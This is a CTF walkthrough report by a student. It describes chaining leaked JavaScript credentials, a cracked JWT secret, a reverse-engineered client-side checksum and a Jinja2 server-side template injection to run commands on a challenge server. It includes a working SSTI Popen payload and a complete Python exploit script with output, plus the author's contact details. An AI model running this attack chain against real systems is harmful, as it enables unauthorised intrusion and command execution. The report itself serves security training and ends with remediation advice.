14 DECEMBER 2025

CloudSEK Research CTF Challenge Walkthrough Report

Name: V Anand

Email: anandrao843@gmail.com

Phone: +91 8105859451

University: Dayananda Sagar University

City: Bengaluru

__Disclaimer:__ This report is for educational and assessment purposes only. The exploitation detailed herein was performed in an authorized Capture the Flag (CTF) environment.

Challenge Title:	Target:	Category:	Difficulty:
Orbital Boot Sequence	http://15.206.47.5:8443	Web Exploitation / Privilege Escalation / RCE	Medium

Executive Summary

The objective of this challenge was to restart a stuck service and demonstrate full administrative control over the target server. I identified multiple critical vulnerabilities, including passwords hidden in plain sight within the website's code and a weak security key used for user authentication. Additionally, the system relied on safety checks that could be easily tricked. By chaining these weaknesses together, I successfully escalated my privileges from a basic operator to an administrator, ultimately allowing me to run any command I wanted on the server.

Methodology

Phase 1: Reconnaissance & Initial Access

Objective: Gain valid credentials to access the application.

Asset Discovery: Upon accessing the web interface, I examined the HTML source code and identified several loaded JavaScript files:

/static/js/telemetry.js

/static/js/hud.js

/static/js/secrets.js

/static/js/login.js

Credential Extraction: Inspecting /static/js/secrets.js revealed hardcoded credentials and configuration data.

Username: flightoperator

Password: GlowCloud!93

Role: operator

Authentication: I successfully authenticated via the login portal using these credentials, granting me access to the */console* dashboard.

Phase 2: Privilege Escalation (JWT Exploitation)

Objective: Elevate privileges from operator to admin.

Token Analysis: I identified that the session token stored in sessionStorage was a JSON Web Token (JWT) using the HS256 signing algorithm.

Decoded Header: {"alg":"HS256","typ":"JWT"}

Decoded Payload: {"sub":"flightoperator", "role":"operator", ...}

Vulnerability Identification: The server enforced role-based access control based on the role claim in the JWT. My attempts to access the admin endpoint ***/api/admin/hyperpulse*** resulted in a 403 Forbidden error ("Admin role required").

Secret Cracking: Suspecting a weak signing key, I extracted the JWT and used John the Ripper with the rockyou.txt wordlist to brute-force the signature. The tool successfully cracked the hash in seconds, revealing the secret.

Tool Used: John the Ripper in Kali Linux 2025.4

Wordlist: rockyou.txt

Command: `john --format=HMAC-SHA256 --wordlist=rockyou.txt jwt.txt`

Recovered Secret Key: “butterfly”

Token Forgery: Using the recovered secret, I forged a new valid JWT with the role claim altered to admin.

Forged Payload: {"sub":"flightoperator", "role":"admin", ...}

Phase 3: Logic Bypass (Custom Checksum Reverse Engineering)

Objective: Bypass the application's integrity check for administrative commands.

Error Analysis: Submitting a request with the forged Admin JWT returned a 400 Bad Request error: "Checksum mismatch". This indicated a secondary layer of validation.

Source Code Review: I analyzed ***/static/js/console.js*** and discovered a custom client-side checksum function. The server validates the integrity of the request by hashing the concatenation of the payload and the user's token.

Algorithm Logic: A custom bitwise operation loop on the string ${payload}::${token}.

Algorithm Porting: I ported the JavaScript checksum logic to Python to generate valid checksums for arbitrary payloads using my forged Admin JWT.

Phase 4: Remote Code Execution (SSTI)

Objective: Execute arbitrary system commands to locate and read the flag.

Vulnerability Detection: I sent a test payload {{ 7*7 }} to the ***/api/admin/hyperpulse*** endpoint.

Response: {"result": "49"}

Confirmation: The server evaluated the mathematical expression, confirming Server-Side Template Injection (SSTI).

Exploit Development: I constructed a Python-based gadget chain to escape the template sandbox and execute shell commands.

Technique: Accessing subprocess .Popen via object subclasses.

Payload:


In python3

```
{% for x in ().__class__.__base__.__subclasses__() %}
{% if x.__name__ == 'Popen' %}
{{ x('COMMAND', shell=True, stdout=-1).communicate()[0].strip() }}
{% endif %}
{% endfor %}
```

Reconnaissance: I injected ls -la */root* to list the directory contents.

Result: Verified the existence of */root/flag.txt*.

Data Exfiltration: I modified the payload to execute *cat /root/flag.txt*.



The Final Exploit Script:

The following Python script automates the entire attack chain I developed, generating the admin token, calculating the custom checksum, and injecting the payload to retrieve the flag.

```
import jwt
import requests
import time

#Config
SECRET_KEY = "butterfly"
TARGET_URL = "http://15.206.47.5:8443/api/admin/hyperpulse"
CMD = "cat /root/flag.txt"

#Checksum algorithm (reversed from console.js)
def compute_checksum(payload, token):
    buffer_str = f"{payload}::{token}"
    acc = 0x9e3779b1
    for i, char in enumerate(buffer_str):
        code = ord(char)
        shift = i % 5
        val = (code << shift) + (code << 12)
        acc ^= val
        acc &= 0xffffffff
        term1 = (acc + ((acc << 7) & 0xffffffff)) & 0xffffffff
        term2 = acc >> 3
        acc = term1 ^ term2
        acc &= 0xffffffff
        acc ^= (acc << 11)
        acc &= 0xffffffff
    return f"{acc:08x}"

#Forge admin token
current_time = int(time.time())
token_payload = {
  "sub": "flightoperator",
  "role": "admin",
```

```
  "iat": current_time,
  "exp": current_time + 3600
}
admin_token = jwt.encode(token_payload, SECRET_KEY, algorithm="HS256")
if isinstance(admin_token, bytes): admin_token = admin_token.decode()

#Construct SSTI payload
#Robust payload to find Popen and execute command
ssti_payload = """
{% for x in ().__class__.__base__.__subclasses__() %}
  {% if x.__name__ == 'Popen' %}
    {{ x('CMD_PLACEHOLDER', shell=True, stdout=-1, stderr=-1).communicate().__str__() }}
  {% endif %}
{% endfor %}
"""
ssti_payload = ssti_payload.replace("CMD_PLACEHOLDER", CMD).replace('\n', '')

#Execute attack
checksum = compute_checksum(ssti_payload, admin_token)
headers = {"Authorization": f"Bearer {admin_token}", "Content-Type": "application/json"}
data = {"message": ssti_payload, "checksum": checksum}

print(f"[*] Sending exploit to {TARGET_URL}...")
try:
    response = requests.post(TARGET_URL, json=data, headers=headers)
    print("\n[+] SUCCESS! SERVER RESPONSE:")
    print(response.text)
except Exception as e:
    print(f"[-] Error: {e}")
```

Output:

```
[*] Payload: cat /root/flag.txt

[*] Checksum: c873cb24

[*] Sending request...

--- FLAG OUTPUT ---

{"reference":{"now":"2025-12-14T07:00:11.818641","pilot":"Nova-17","systems":["Life Support","Payload Bay","Thermal Shields"]},"result":"(b'ClOuDsEk_ReSeArCH_tEaM_CTF_2025{997c4f47961b43ceaf327e08bc45ad0b}\\n', b'')  "}
```

Flag: `ClOuDsEk_ReSeArCH_tEaM_CTF_2025{997c4f47961b43ceaf327e08bc45ad0b}`

Conclusion

The system compromise was caused by a series of cascading security failures:

- **Information Disclosure:** Valid credentials were exposed through the secrets.js file.
- **Weak Cryptography:** The JSON Web Token (JWT) utilized a weak secret, "butterfly," which was susceptible to cracking via John the Ripper and dictionary attacks.
- **Security by Obscurity:** The application's reliance on a custom checksum algorithm within the client-side console.js code provided negligible security, as it was reverse-engineered.
- **Input Validation Failure:** The lack of input sanitization at the admin endpoint facilitated a Server-Side Template Injection (SSTI), resulting in direct system compromise through Remote Code Execution (RCE).

Recommendations

- **Server-Side Logic Centralization:** Migrate all sensitive business logic and configuration secrets to a secure server-side environment to prevent exposure via client-side code.
- **Cryptographic Key Hardening:** Employ high-entropy, complex, and random secret keys for JWT signing to effectively mitigate brute-force and dictionary attacks.
- **Strict Input Sanitization:** Implement rigorous input validation and sanitization routines for all user-supplied data to neutralize Server-Side Template Injection (SSTI) vulnerabilities.
- **Robust Integrity Verification:** Establish server-side integrity checks that operate independently of client-provided algorithms to ensure authentic and tamper-proof request validation.